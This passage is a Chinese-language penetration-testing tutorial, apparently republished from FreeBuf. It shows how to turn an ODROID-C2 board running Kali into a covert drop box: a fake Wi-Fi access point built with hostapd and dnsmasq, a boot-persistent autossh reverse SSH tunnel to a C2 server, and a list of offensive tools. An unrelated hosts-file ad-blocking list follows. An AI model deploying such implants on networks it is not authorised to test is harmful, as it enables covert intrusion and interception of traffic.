2.使用 dd 工具将 kali 镜像文件写入 eMMC。(在这里千万要小心不要选错你所挂载的存储设备,如果错选很有可能会格式化你的磁盘。在下面的例子中,我的挂载点是 /dev/sdb 但你的可能不同,所以应视情况进行相应的改变。)

xzcat kali-*-odroidc2.img.xz | dd of=/dev/sdb bs=512k

3.修复eMMC启动问题(由于一些原因,在引导分区的 uinitrd 文件,在重启后出现损坏的情况。)这是一个已知的问题,并已有相关文档在 github 上:https://github.com/offensive-security/kali-arm-build-scripts/issues/76 。你可以根据以下我提供的步骤,解决该问题。

1.当 eMMC 仍然处于插入连接的状态,我们拷贝 /boot 分区下的 Image, meson64_odroidc2.dtb, 和 uInitrd 文件,并关闭分区。

2.创建一个名为 “backup”的文件夹,并将 Image, meson64_odroidc2.dtb, 和 uInitrd 文件,拷贝进该文件夹下。

3.将 eMMC卡插到 odroid-c2 板子上,并将 鼠标键盘及 HDMI 电缆插入到相应的接口,然后启动电源。

4.使用用户名为 “root”密码为“toor”账户登录 Kali Linux。

5.挂载 boot 分区并让它自动挂载到 /etc/fstab 下。

mount /dev/mmcblk0p1 /boot

echo ‘/dev/mmcblk0p1 /boot auto defaults 0 0′ >> /etc/fstab

4. 创建备份还原脚本:
nano /boot/backup/restore.sh

将以下内容拷贝至 /boot/backup/restore.sh 脚本:
#!/bin/bash

cp /boot/backup/* /boot/

5. 赋予其执行权限并确保没有错误存在:
chmod 755 /boot/backup/restore.sh

/boot/backup/restore.sh

6.将脚本添加到开机启动配置文件 rc.local:
nano /etc/rc.local

在 ‘exit 0’之前添加以下信息:
/boot/backup/restore.sh

7.插入以太网电缆,使其连通网络。odroid-c2 会自动尝试通过 DHCP 获得 IP 地址。

8.修改默认密码使用 ‘passwd’命令。

9. 扩展文件系统,使其覆盖整个 eMMC 存储空间。我们使用 fdisk 命令来实现空间的扩展,完成扩展后我们可以使用 ‘df –H’ 命令来查看扩展情况。

fdisk /dev/mmcblk0 d ###The ‘d’ option allows us to delete a partition 2 ###We select partition 2 to be deleted n ###The ‘n’ option creates a new partition p ###’p’ creates a primary partition 2 ###Set partition number 2 Accept default First sector ###The start sector of the disk Accept default Last sector ###The end sector of the disk w ###Use ‘w’ to write the changes reboot ###reboot, then log back in resize2fs /dev/mmcblk0p2 ###Use resize2fs to grow the partition

10.更新 kali 系统:
apt-get update && upgrade

建立 wifi 接入点

1.安装 hostapd
apt-get install hostapd

2. 创建 /etc/hostapd/hostapd.conf 文件
nano /etc/hostapd/hostapd.conf

3.将以下内容拷贝至 hostapd.conf 内文件,并根据自身情况修改 ssid, 和 wpa_passphrase

# Interface configuration interface=wlan0 ssid=tortugas channel=1 # WPA configuration macaddr_acl=0 auth_algs=3 ignore_broadcast_ssid=0 wpa=3 wpa_passphrase=@pirateslife4me@ wpa_key_mgmt=WPA-PSK wpa_pairwise=CCMP TKIP rsn_pairwise=CCMP # Hardware configuration driver=nl80211 ieee80211n=1 hw_mode=g

4.修改 /etc/init.d/hostapd 文件:
nano /etc/init.d/hostapd

找到下面这行内容:
DAEMON_CONF=

修改如下:
DAEMON_CONF=/etc/hostapd/hostapd.conf

5.安装 Dnsmasq
apt-get install dnsmasq

6.修改 /etc/dnsmasq.conf 文件
nano /etc/dnsmasq.conf

并将以下内容添加到配置文件内(该文件是用来绑定指定网卡和作为一个 DHCP 客户端的,它能分发 IP 地址,这里我的分发范围为 172.16.66.50-172.16.66.100)

no-resolv # Interface to bind to interface=wlan0 bind-interfaces # Specify starting_range,end_range,lease_time dhcp-range=172.16.66.50,172.16.66.100,255.255.255.0,12h

7.修改本地网络配置文件
nano /etc/network/interfaces

并修改成如下信息:

auto wlan0 allow-hotplug wlan0 iface wlan0 inet static address 172.16.66.1 netmask 255.255.255.0

此时我们插入我们购买的无线网卡,并尝试将接口激活。
airmon-ng check kill

hostapd /etc/hostapd/hostapd.conf

如果这里没有错误,你现在应该能够连接到一个由你伪造的 SSID 无线网络。

9.使 hostapd 文件支持开机启动
update-rc.d hostapd enable

10.使 dnsmasq文件支持开机启动
nano /etc/rc.local

在 /etc/rc.local 文件的‘exit 0’前面增加下面一行:
service dnsmasq start

设置自动反向 SSH 隧道

首先,我们假设已有一台在互联网上,可以控制和进行命令操纵的服务器,并且支持 SSH 服务,端口为默认的 22 端口。

1.安装 ‘autossh’ 通过命令自动创建一个可以控制该服务器的 SSH 隧道连接。
apt-get install autossh

2.生成 SSH 密钥,所有设置均默认即可。
ssh-keygen

3.将 /root/.ssh/id_rsa.pub 文件远程拷贝至 C2 服务器。

scp /root/.ssh/id_rsa.pub root@<C2 IP Address>: /directory/to/upload/to/

4.在 C2 服务器上,将 id_rsa.pub 的内容追加到 ~/.ssh/authorized_keys 内:

# On C2 server cat /directory/to/upload/to/id_rsa.pub >> ~/.ssh/authorized_keys

5.测试基于密钥的身份验证。如果以上一切顺利的话,我们就能在 C2 服务器上不需要密码登陆 SSH :

# On the ODROID-C2 ssh root@<C2 IP address>

6.测试 ‘autossh’:

autossh -M 11166 -o “PubkeyAuthentication=yes” -o “PasswordAuthentication=no” -i /root/.ssh/id_rsa -R 6667: localhost:22 root@<C2 IP Address>

如果以上一切顺利的话,那么就会在 C2 服务器上建立一个端口为 6667 的 SSH 隧道的 shell 连接。

7.将 SSH 隧道连接命令添加到开机启动配置文件内:

nano /etc/rc.local

添加以下内容:

autossh -M 11166 -N -f -o “PubkeyAuthentication=yes” -o “PasswordAuthentication=no” -i /root/.ssh/id_rsa -R 6667: localhost:22 root@<C2 IP Address> &

-N:不要在中间人机器上执行命令。

-M:监听端口。

&:在后台执行该命令,如果不加该参数很有可能导致机器挂死。

相关工具

虽然有些工具已被集成在了 Kali ARM 镜像内,但并不是所有的工具。 (像 sqlmap, wireshark, nmap, hydra, john, aircrack-ng 这些工具已经被默认集成安装)

1.因此,我们可以自主的安装一些我们想用的工具:

apt-get install responder metasploit-framework macchanger voiphopper snmpcheck onesixtyone patator isr-evilgrade creddump screen

2.我们不仅可以通过以上我介绍的方式,实现 AP 的伪造,其实我们还可以使用以下方式来实现 AP 的伪造:

service hostapd stop airmon-ng check kill airmon-ng start wlan0 airodump-ng wlan0mon ### Or any other wireless attack toolkit…

3.对于 “攻击” 所使用的无线网卡,我们要视挂载情况,选择正确的无线网卡,并将其置成侦听模式才行。 

*参考来源:blackhillsinfosec,由 Secist 编译及整理。转载请注明来自FreeBuf(FreeBuf.COM)*


2016年11月1日星期二

屏蔽广告联盟

# 屏蔽广告联盟

0.0.0.0 m1.baidu.com

0.0.0.0 mobads.baidu.com

0.0.0.0 mpro.baidu.com

0.0.0.0 mobads-logs.baidu.com

0.0.0.0 dl.client.baidu.com

0.0.0.0 a.baidu.com

0.0.0.0 wm.baidu.com

0.0.0.0 adm.baidu.com

0.0.0.0 baidutv.baidu.com

0.0.0.0 banlv.baidu.com

0.0.0.0 bar.baidu.com

0.0.0.0 c.baidu.com

0.0.0.0 cb.baidu.com

0.0.0.0 cbjs.baidu.com

0.0.0.0 cjhq.baidu.com

0.0.0.0 cpro.baidu.com

0.0.0.0 drmcmm.baidu.com

0.0.0.0 dzl.baidu.com

0.0.0.0 e.baidu.com

0.0.0.0 eiv.baidu.com

0.0.0.0 gimg.baidu.com

0.0.0.0 guanjia.baidu.com

0.0.0.0 hc.baidu.com

0.0.0.0 hm.baidu.com

0.0.0.0 iebar.baidu.com

0.0.0.0 ikcode.baidu.com

0.0.0.0 ma.baidu.com

0.0.0.0 neirong.baidu.com

0.0.0.0 nsclick.baidu.com

0.0.0.0 pos.baidu.com

0.0.0.0 s.baidu.com

0.0.0.0 sobar.baidu.com

0.0.0.0 sobartop.baidu.com

0.0.0.0 spcode.baidu.com

0.0.0.0 tk.baidu.com

0.0.0.0 tkweb.baidu.com

0.0.0.0 tongji.baidu.com

0.0.0.0 toolbar.baidu.com

0.0.0.0 tracker.baidu.com

0.0.0.0 ucstat.baidu.com

0.0.0.0 ulic.baidu.com

0.0.0.0 union.baidu.com

0.0.0.0 unstat.baidu.com

0.0.0.0 utility.baidu.com

0.0.0.0 utk.baidu.com

0.0.0.0 wangmeng.baidu.com

0.0.0.0 a.baidu.com

0.0.0.0 cb.baidu.com

0.0.0.0 drmcmm.baidu.com

0.0.0.0 cpro.baidu.com

0.0.0.0 c.baidu.com

0.0.0.0 hm.baidu.com

0.0.0.0 cpro.baidustatic.com

0.0.0.0 dup.baidustatic.com

0.0.0.0 p.tanx.com

0.0.0.0 googleads.g.doubleclick.net

0.0.0.0 ads.exoclick.com

0.0.0.0 main.exoclick.co

0.0.0.0 syndication.exoclick.com

0.0.0.0 3a.3alian.net